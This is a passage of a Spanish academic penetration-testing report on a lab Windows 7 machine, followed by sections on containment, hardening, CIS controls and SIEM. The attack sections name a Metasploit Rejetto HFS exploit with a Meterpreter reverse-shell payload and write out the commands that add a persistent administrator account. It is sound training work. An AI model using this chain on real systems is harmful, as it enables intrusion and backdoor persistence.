
Teniendo en cuenta que se tiene permisos de administrador y en cumplimiento con lo que solicita el Escenario propuesto, se procede a realizar la creación de un nuevo usuario con privilegios de administrador:

Para ello se utilizó los siguientes comandos:

net user # con el fin de verificar las cuentas de usuario existentes.

net user yanircordoba /add #Con el fin de crear una nueva cuenta de usuario

Ilustración 14 Creación de cuenta yanircordoba




Fuente. Autoría Propia

net localgroup administradores #podemos observar las cuentas que tienen privilegios de administrador

net localgroup administradores yanircordoba /add #Agregamos la cuenta creada con anterioridad a este grupo de administradores, otorgándole estos privilegios.


Ilustración 15 Permisos de administrador a la cuenta yanircordoba



Fuente. Autoría Propia

Como evidencia, desde el Windows 7 podemos observar la cuenta creada con privilegios de administrador.

Ilustración 16 Evidencia de creación de cuenta administrador



Fuente. Autoría Propia

2.3.2. Informe

Fecha de Ejecución: jueves 7 noviembre 2024

Equipo Evaluador: RedTeam

Objetivo: Identificar y explotar vulnerabilidades en el sistema Windows 7 de la organización para evaluar la seguridad y proponer mejoras.

Resumen Ejecutivo

Se realizó un proceso de pruebas de penetración sobre una máquina Windows 7, con el objetivo de identificar vulnerabilidades, examinar potenciales fuentes de ataque y evaluar la seguridad del sistema. A través de este análisis exhaustivo, se obtuvo acceso completo al sistema, con privilegios de administrador y se confirmaron debilidades críticas en una aplicación específica.

A continuación, se detallan las fases y resultados obtenidos en cada etapa del pentesting:

Fase 1: Reconocimiento

En la fase de reconocimiento, se utilizó Nmap para identificar los puertos abiertos y los servicios disponibles en la máquina objetivo. El escaneo reveló los siguientes puertos abiertos:

- **8080** - Servicio HTTP (posiblemente interfaz de una aplicación web)
- **139** - Servicio NetBIOS
- **135** - Servicio RPC
- **554** - RTSP
- **445** - SMB
- **49154, 5357, 49152, 2869, 49153, 49156** - Puertos adicionales de servicios de Windows
- **Entre otros**

Estos puertos abiertos fueron utilizados como base para las fases posteriores del pentesting, y se examinaron en busca de potenciales vulnerabilidades que pudieran ser aprovechadas.

Fase 2: Escaneo de Vulnerabilidades

Para el análisis de vulnerabilidades, se emplearon las herramientas Nessus y Nmap para identificar posibles puntos de ataque en los servicios y aplicaciones identificados. En el proceso

de escaneo, se identificó una vulnerabilidad en el servicio asociado al puerto 8080, que resultó ser una aplicación denominada Rejetto HTTP File Server.

Detalles de la Vulnerabilidad:

- **Aplicación Vulnerable**: Rejetto HTTP File Server
- **Puerto**: 8080
- **Descripción**: La aplicación Rejetto tiene una vulnerabilidad conocida, que permite la ejecución remota de comandos, lo que podría dar acceso a un atacante no autenticado.

Esta vulnerabilidad fue seleccionada para la fase de explotación, con el objetivo de probar un acceso no autorizado al sistema.

Fase 3: Explotación

Durante la fase de explotación, se empleó Metasploit Framework para aprovechar la vulnerabilidad identificada en la aplicación Rejetto.

1. **Configuración del Exploit**:
    - **Exploit utilizado**: exploit/windows/http/rejetto_hfs_exec
    - **Payload**: windows/meterpreter/reverse_tcp
    - **Parámetros configurados**:
        - **RHOST**: 192.168.1.43
        - **LHOST**: 192.168.1.42
        - **RPORT**: 8080
2. **Ejecución**:
    - El exploit fue ejecutado con éxito, obteniendo así acceso a un shell de Windows con privilegios de administrador en la máquina objetivo.

3. **Resultado**:

   - Como resultado de la explotación se estableció una sesión de Meterpreter con permisos de administrador, lo que permitió un control completo del sistema sin necesidad de realizar escalación de privilegios.

Fase 4: Mantenimiento del Acceso

Una vez dentro del sistema, aprovechando los permisos de administrador, se procedió a crear un nuevo usuario con privilegios administrativos para asegurar un acceso persistente.

- **Usuario creado**: yanircordoba
- **Permisos**: Administrador

Este usuario se agregó al sistema para llevar a cabo pruebas adicionales y conservar un acceso a futuro si fuera necesario para evaluar la seguridad de la infraestructura.

Conclusiones y Recomendaciones

El pentesting realizado reveló fallos cruciales en la configuración del sistema y en las aplicaciones en ejecución. Se alcanzó un acceso con permisos administrativos a través de un exploit conocido en la aplicación Rejetto HTTP File Server. A continuación, se presentan algunas recomendaciones para mitigar estas vulnerabilidades:

1. La versión actual de Rejetto presenta una vulnerabilidad crítica, la cual permite la ejecución remota de comandos. La recomendación es actualizar a una versión segura o definitivamente considerar el uso de alternativas que cuenten con soporte activo y actualizaciones de seguridad.

2. Se recomienda adicionalmente, revisar las configuraciones de red, con el fin de minimizar la exposición de puertos y servicios no esenciales. En este caso, el puerto 8080 estaba abierto, lo que permitió el acceso mediante una aplicación vulnerable.

3. Finalmente, **i**mplementar soluciones de monitoreo de tráfico y detección de intrusiones, con el objetivo de identificar comportamientos sospechosos y posibles intentos de explotación en tiempo real.

Informe realizado por:

Ing. Daniela Cordoba

Equipo RedTeam

2.3.3. Informe con Análisis del Caso de Red Team, que Permitió dar Solución al Fallo Identificado

- En el anexo se indicó que la máquina bajo análisis (Windows 7) tenía instalada una aplicación vulnerable que podría estar vinculada con un exploit. Esto permitió guiar la búsqueda hacia aplicaciones reconocidas por sus vulnerabilidades, como Rejetto HTTP File Server, que opera en Windows y es susceptible a exploits que permiten ejecución de comandos remotos.
- La información en el anexo mencionó que el exploit asociado podría resultar en un acceso mediante Shell, lo cual permitió orientar el uso de herramientas como Metasploit para intentar establecer una sesión con Meterpreter y lograr acceso remoto a la máquina.
- El anexo indicó que podría ser necesario llevar a cabo una escalación de privilegios. Sin embargo, al obtener una sesión de Meterpreter con permisos de administrador desde el inicio, no fue necesario este paso adicional.
- Se especificó que, como parte de la demostración, se debía crear un usuario (yanircordoba) con privilegios de administrador; usando el primer nombre y

apellido. Esto validó el acceso y los permisos obtenidos, demostrando el control total del sistema.

2.3.4. Informe de Herramientas Utilizadas para Identificar Fallos en el Escenario Propuesto.

Para identificar los fallos de seguridad de la máquina Windows 7, se utilizaron las siguientes herramientas:

1. **Nmap**: Se empleó para realizar un escaneo y análisis de puertos y detectar servicios activos en la máquina Windows. Esta herramienta facilitó el reconocimiento de puertos abiertos y servicios que podrían tener vulnerabilidades, proporcionando así un primer vistazo a las posibles superficies de ataque.
2. **Nessus**: Esta herramienta de escaneo de vulnerabilidades se usó para examinar los servicios y aplicaciones que se encontraban disponibles en los puertos abiertos. Nessus detectó vulnerabilidades específicas en la aplicación que funcionaba en uno de los puertos, lo que permitió centrar la siguiente fase de explotación en un servicio específico.
3. **Metasploit**: Con los datos recolectados en Nessus sobre la aplicación vulnerable (Rejetto HTTP File Server) y su puerto de operación, se empleó Metasploit para aprovechar la vulnerabilidad y obtener acceso remoto a la máquina Windows mediante una sesión de Meterpreter.

Puerto abierto de la aplicación específica en el anexo

La aplicación vulnerable especificada en el anexo, Rejetto HTTP File Server, opera en el puerto 8080. En la etapa de reconocimiento, este puerto fue detectado y, posteriormente, se

confirmó que la aplicación en dicho puerto tenía una vulnerabilidad que permitía la ejecución de ordenes remotas.

2.3.5. Análisis del Ataque Presentado a Cada Una de Las Maquinas Identificadas.

El ataque a la máquina Windows 7, aprovechando la vulnerabilidad en la aplicación Rejetto HTTP File Server, se basa en una ejecución remota de comandos. Este tipo de vulnerabilidad habilita a un atacante enviar instrucciones al sistema objetivo desde una ubicación remota.

1. El atacante puede utilizar herramientas de escaneo, como Nmap, para identificar puertos abiertos en la máquina Windows. En este caso en particular, el puerto 8080 está abierto y expone un servicio HTTP, que pertenece a la aplicación Rejetto HTTP File Server.

2. Con herramientas como Nessus, el atacante puede analizar los servicios en los puertos abiertos y detecta que la aplicación Rejetto en el puerto 8080 tiene una vulnerabilidad, esta es conocida de ejecución remota de comandos.

3. El atacante puede utilizar Metasploit para aprovechar la vulnerabilidad de Rejetto. Esta herramienta tiene un módulo de exploit específico para esta aplicación, lo que permite ejecutar comandos en la máquina objetivo de manera remota. Cuando se logra explotar esta vulnerabilidad, el atacante puede iniciar una sesión con Meterpreter, un shell que permite controlar el sistema.

4. Una vez el atacante está dentro del sistema, tiene un control completo. Dado que se logra una sesión de Meterpreter con privilegios de administrador, el atacante puede realizar cualquier acción en la máquina, como, por ejemplo:

- Crear o eliminar usuarios.
- Instalar programas maliciosos.
- Acceder a archivos y datos sensibles.
- Mantener el acceso para futuras intrusiones.

5. Para asegurar un acceso persistente, el atacante crea un nuevo usuario con privilegios de administrador (en este caso, "yanircordoba") en el sistema, lo que permite al atacante entrar nuevamente cuando lo desee, sin necesidad de realizar otra explotación.

Impacto del Ataque

Este tipo de ataque es particularmente riesgoso, ya que proporciona al atacante un control total sobre el sistema. A través de la vulnerabilidad en el puerto 8080 y la explotación de Rejetto, el atacante consigue comprometer la integridad, confidencialidad y disponibilidad del sistema. Esto significa que el atacante puede robar información, modificar configuraciones, ejecutar códigos maliciosos y hacer que el sistema falle.

Ilustración 17 Ataque a la maquina Windows

Fuente. Autoría Propia

2.4. Contención de Ataques Informáticos

2.4.1. Indagación en Caso de Sufrir Un Ataque en Tiempo Real

- **Identificación del Ataque**: Aplicar instrumentos de vigilancia como Wireshark para examinar el tráfico de red en tiempo real e identificar conexiones inquietantes que provienen o se dirigen a la máquina perjudicada. Esto facilitará la identificación de posibles agentes de ataque o acciones perjudiciales en la red.

    - **Monitoreo del tráfico de red**: Emplear Wireshark para capturar y examinar paquetes en tiempo real. Esto permitirá detectar conexiones inusuales, corrientes de datos atípicas y acciones en puertos concretos.

- **Revisión de logs en Windows 7:** Se realiza un análisis de los eventos recientes, lo que se pretende es buscar patrones inusuales, como múltiples intentos de acceso, servicios que se hayan iniciado sin autorización o modificaciones sospechosas.

- **Verificar procesos activos:** Usar la herramienta de Task Manager en Windows 7, con el fin de identificar procesos inusuales, principalmente aquellos relacionados con conexiones de red sospechosas.

- **Aislamiento de la Máquina Comprometida**: Desconectar la máquina de la red interna con el fin de evitar que el atacante pueda expandir su control o exfiltrar datos adicionales. Esto lo logramos desactivando su interfaz de red o desconectar físicamente el cable de red, y se evita que el atacante continue intentando interactuar con el sistema.

- **Registro de Evidencias**: Capturar instantáneas del sistema operativo (estado de procesos, conexiones activas con netstat, logs del sistema) para entender el alcance del ataque y permitir un análisis post-incidente.

  - Captura de trafico de red con Wireshark

  - Crear una imagen del disco de la maquina afectada, para preservar el estado actual del sistema.

  - Guardar registros para un análisis posterior, es fundamental preservar evidencias para investigar el origen, la naturaleza y el impacto que pudiera tener el ataque. Sería útil para realizar un análisis forense detallado, y así reportar el incidente a la organización.

- **Mitigación inicial:** Lo que se busca es interrumpir la actividad del atacante, sin dañar las evidencias recolectadas y manteniendo un balance entre la contención y el análisis.
    - **Bloquear IPs o dominios maliciosos: E**sto podemos realizarlo mediante reglas en el Firewall, donde se bloquea direcciones IP sospechosas, identificadas en el tráfico de red.
    - Eliminar o terminar procesos sospechosos, podemos realizarlo con la herramienta taskill en Windows o kill en Linux (Ataques Contra La Ciberseguridad E Infracciones De La Ciberseguridad, 2022) (Gutierrez, 2024).

2.4.2. Medidas de Hardenización Propuestas

La hardenización del sistema, implica realizar configuraciones y medidas específicas, con el fin de reducir la superficie de ataque, la idea es fortalecer las defensas y dificultar futuras intrusiones. Basándonos en el ataque del Red Team, las medidas de hardenización que podríamos incluir son:

- **Actualización de Software y Parcheo**: Esto evitaría la explotación de vulnerabilidades conocidas, en este caso como el exploit utilizado contra la aplicación Rejetto HTTP File Server.

Por lo cual habría que asegurar la actualización de todos los sistemas y aplicaciones, esto incluye la aplicación vulnerable (Rejetto HTTP File Server) o se podría reemplazar por una alternativa segura.

Una medida es configurar actualizaciones automáticas o verificar periódicamente si hay nuevas (tener en cuenta que ya no existen para Windows 7); o utilizar una

herramienta de gestión de parcher, por ejemplo, WSUS o gratuitas como WAPT. Asegurándose que el sistema operativo Windows y todos los servicios estén parcheados contra vulnerabilidades conocidas.

- **Restricción de Puertos**: La idea es reducir las superficies de ataque, que son accesibles desde redes externas, con el fin de minimizar la posibilidad de acceso a servicios mal configurados.

Esto se podría realizar configurando reglas en el firewall para bloquear el acceso externo a puertos innecesarios como el 8080, y limitar el tráfico SMB (puerto 445) solo a redes internas.

- **Seguridad en Credenciales**: Se requiere fortalecer las contraseñas y control de cuentas, la cuenta en el escenario propuesto es débil y estuvo comprometida sin necesidad de escalar privilegios

Por lo cual es importante implementar políticas de contraseñas robustas y eliminar cuentas administrativas no utilizadas o innecesarias. Realizar una auditoria para las cuentas de usuario y eliminar como se había mencionado, aquellas innecesarias, como también las creadas por atacantes.

Estas políticas de contraseña, implicaría también aumentar la dificultad, como por ejemplo la longitud máxima, utilizar letras, números y símbolos, mayúsculas y minúsculas. Habilitar el bloqueo de cuentas tras múltiples intentos fallidos y el tiempo de bloqueo, entro otras que se vean necesarias.

- **Segmentación de Red**: En si es aislar los servicios críticos, limitar la propagación de ataques y proteger los datos sensibles.

Por ello se debe implementar la segmentación de red, dividir la red y limitar el acceso y con ello la exposición de servicios críticos a redes no confiables. Configurar VLANs , usar listas de control de acceso ACL en switches o router, habilitar la autenticación y cifrado de servicios, como los compartidos por SMB.

- **Supervisión Continua**: Realizar auditorías y monitoreo continuo ayuda a detectar y alertar sobre comportamientos anómalos, ante que escalen a incidentes más graves. Para ello se puede configurar sistemas de monitoreo de tráfico y actividades anómalas para detectar posibles intentos de intrusión. Configurar el registro de eventos en Windows, para monitorear creación de cuentas, inicios fallidos de sesión, modificación en los servicios.

- **Configuración segura de Aplicaciones**: La idea es mitigar el riesgo de explotación de esas configuraciones predeterminadas o permisos mal configurados. Por ello se puede configurar las aplicaciones, para que sean prácticas y seguras, especialmente aquellas expuestas a internet.

En nuestro escenario, el caso de Rejetto HTTP File Server, limitar la IP desde la cual se puede acceder a la interfaz, cambiar el puerto predeterminado 8080 a uno no estándar, habilitar autenticación para todas las funciones y restringir permisos se archivos y carpetas compartidas (Mejores Prácticas De Hardening De Sistemas Para Reducir Riesgos [Checklist], 2024).

2.4.3. Diferencias Entre Un Equipo Blue Team y Un Equipo de Respuesta a Incidentes Informáticos

- **Blue Team**: Es la unidad responsable de la protección proactiva de los sistemas. Entre sus responsabilidades se encuentra la puesta en marcha de acciones de

seguridad, vigilancia constante, detección de vulnerabilidades, y la implementación de buenas prácticas para evitar ataques. Su meta es reducir las superficies vulnerables, detectar las vulnerabilidades antes de que sean aprovechadas, y también salvaguardar la infraestructura de forma constante (Henry, 2024).

- **Equipo de Respuesta a Incidentes (IR)**: Este grupo se concentra en el manejo reactivo de incidentes de seguridad. Y su labor principal consiste en investigar, contener, disminuir y curar ataques que ya se están desarrollando o han sucedido. Su objetivo es disminuir la repercusión del ataque, restaurar la normalidad del sistema y recolectar pruebas del suceso, para un estudio futuro (IBM, 2024)

Estos equipos pueden trabajar en conjunto, pero tienen enfoques y responsabilidades diferentes, con el objetivo de garantizar la seguridad; el Blue Team busca prevenir ataques, mientras que el equipo de IR se activa para contener y resolver incidentes específicos.

2.4.4. Uso de CIS "Center For Internet Security" en Un Equipo Blue Team

El CIS es una organización, sin fines de lucro; que proporciona herramientas, recursos y lineamientos creados para mejorar y fortalecer la seguridad de sistemas y redes. Se puede utilizar en un equipo Blue Team para cumplir objetivos relacionados con la defensa y mejora de la seguridad. Utilizaría el CIS para:

- **Aplicar los CIS Controls**: Son un conjunto de 18 controles que actúan como una guía para proteger los sistemas. Implementar los Controles Críticos de Seguridad de CIS, como el inventario y la gestión de dispositivos y software. En el caso del escenario propuesto, el control 5 con respecto a la configuración segura de Hardware y software, seria fundamental para establecer configuraciones fuertes en la aplicación y el

sistema operativo. Y el control 4 ayudaría a prevenir la creación de usuarios maliciosos, ya que es sobre la gestión de privilegios de Usuario.

- **Uso de guías de Configuración Segura**: Se trata de estándares de configuración, estos ofrecen lineamientos detallados para proteger los SO, aplicaciones, dispositivos y redes. La implementación de configuraciones seguras en Windows, con el fin de mitigar vulnerabilidades encontradas en el componente practico, se hace necesario. Por otro lado, adaptar las guías de CIS para aplicaciones específicas, como servidores web, hace que evite configuraciones predeterminadas que son inseguras. Se podría deshabilitar servicios inseguros, configurar las reglas de firewall avanzadas y forzar políticas de contraseña compleja, serían ejemplos del uso de las guías de configuración segura.

- **Evaluaciones de Conformidad**: El CIS facilita herramientas y estándares para evaluar si los sistemas cumplen con las configuraciones recomendadas, por lo cual realizar evaluaciones periódicamente, para identificar configuraciones inseguras y corregirlas; como también usar herramientas como CIS-CAT para auditar sistemas y obtener reportes bien detallados sobre el nivel de conformidad, son usos que podría darle el Blue Team.

- **Capacitación y mejores prácticas:** El CIS ofrece seminarios, recursos educativos y documentos, sobre mejores prácticas, con el fin de capacitar a los equipos de seguridad. Por ello el Blue Team se puede capacitar en la implementación de controles de seguridad y en el uso de herramientas como CIS-CAT y benchmarks, como también puede incorporar mejores prácticas en la gestión de sistemas y la respuesta a amenazas.

- **Priorizar la gestión de recursos limitaos:** Los controles y benchmarks de CIS están diseñados, con el fin de priorizar medidas críticas, por lo cual es muy útil cuando los recursos son limitados. El Blue Team puede aplicar primero los controles de mayor impacto, como endurecimiento de configuraciones de red, la segmentación y la gestión de credenciales, También puede aprovechar el enfoque jerarquizado de los controles, con el fin de garantizar la reducción del riesgo con las medidas aplicadas.

Trabajar en un equipo Blue Teams con CIS, es fundamental para establecer una base sólida de seguridad, que reduzca riesgos, mejore la postura defensiva y permita una respuesta eficaz frente a las amenazas (ManageEngine, n.d.).

2.4.5. Funciones y Características Principales de Un SIEM.

Un **SIEM (Security Information and Event Management)** es una herramienta de gestión de seguridad, esta combina la gestión de eventos de seguridad, y la gestión de información de seguridad en una única plataforma. Esta herramienta recopila, correlaciona y analiza los eventos generados en un entorno TI con el fin de identificar posibles amenazas. Es una solución clave para la ciberseguridad de la organización, ya que proporciona una visión centralizada y analítica de la seguridad; esto es un apoyo para el equipo blue Team, ya que se logra detectar, responder y prevenir incidentes de manera eficaz.

Dentro de las funciones principales de un SIEM encontramos:

- El SIEM recolecta datos de varias fuentes, tales como registros, cortafuegos, sistemas de detección de intrusiones/IPS, servidores, aplicaciones esenciales y redes. Esta información recoge acciones de los usuarios, ingresos a sistemas, conexiones de red, modificaciones en las configuraciones, entre otros aspectos.

- Analiza la información recolectada con el fin de detectar patrones dudosos o correlaciones entre sucesos que podrían no parecer amenazas. Podrían existir varios intentos de inicio de sesión infructuosos, para posteriormente conseguir un inicio de sesión exitoso desde una IP desconocida.

- Envía alertas automáticas cuando identifica conductas sospechosas o acciones que podrían ser malintencionadas. Estas notificaciones comprenden la fuente del ataque, la ip involucrada y los servicios o puertos impactados.

- Facilita la investigación de incidentes a través de la reconstrucción de la cronología de sucesos, dado que ofrece información precisa y cronologías de sucesos para investigaciones posteriores al incidente.

- Ayuda a las entidades a acatar normativas al conservar registros y producir informes de seguridad.

- La herramienta SIEM ofrece una representación gráfica en tiempo real del estado de seguridad de la red; lo que simplifica la comprensión de la información y la toma de decisiones ágiles.

Dentro de las características principales de un SIEM encontramos:

- Reduce la carga manual en los dispositivos de seguridad, dado que automatiza la evaluación de sucesos; esto posibilita que los analistas de seguridad se enfoquen en incidentes de alta prioridad.

- Esta herramienta posee la habilidad para gestionar grandes cantidades de información en contextos complejos y se ajusta al desarrollo de la organización.

- Se ajusta a varias tecnologías y herramientas de seguridad, asegurando así una recolección de datos completa.
- Esta herramienta identifica y reacciona ante las amenazas en tiempo real, reduciendo así el efecto de los ataques.
- Todos los registros y sucesos se unen en un solo lugar, lo que simplifica el análisis y la reacción.

Beneficios de una herramienta SIEM:

- Ofrece una panorámica global de la infraestructura de seguridad, lo que facilita la detección de vulnerabilidades y conductas inusuales.
- Posee una respuesta inmediata, dado que informa en tiempo real sobre los sucesos, lo que facilita que los equipos de seguridad intervengan con rapidez y neutralicen la amenaza.
- Disminuye el número de alertas falsas a través de la correlación de sucesos, incrementando así la eficacia del equipo de seguridad.
- Los análisis exhaustivos ofrecen un respaldo, dado que contribuyen a darle prioridad a las acciones correctivas (Team, n.d.).

2.4.6. Herramientas de Contención de Ataques Informáticos "Hardware o Software".

Las herramientas para frenar ataques informáticos son cruciales para frenar los ataques actuales y reducir la repercusión en los sistemas y redes. En contraste con los instrumentos de detección, los instrumentos de contención están concebidos para responder con rapidez, bloqueando, aislando o reduciendo amenazas.

1. **Firewalls (Hardware o Software)**: Un Firewall es un obstáculo de seguridad, gestiona el tráfico entrante y saliente de una red, considerando las normas de seguridad establecidas previamente. Los Firewalls, ya sean físicos o virtuales, constituyen la primera barrera de protección.

Su uso en contención tiene como fin prevenir conexiones no autorizadas, bloqueando puertos o direcciones IP que se detecten como maliciosas y restringe a IPs confiables el acceso a servicios críticos. El cierre de vectores de ataque, por ejemplo, en un ataque que se esté usando el puerto 8080 (escenario propuesto en la fase anterior) el firewall puede bloquearlo inmediatamente. La segmentación de la red, el Firewall puede aislar segmentos comprometidos, lo que evita la propagación de malware.

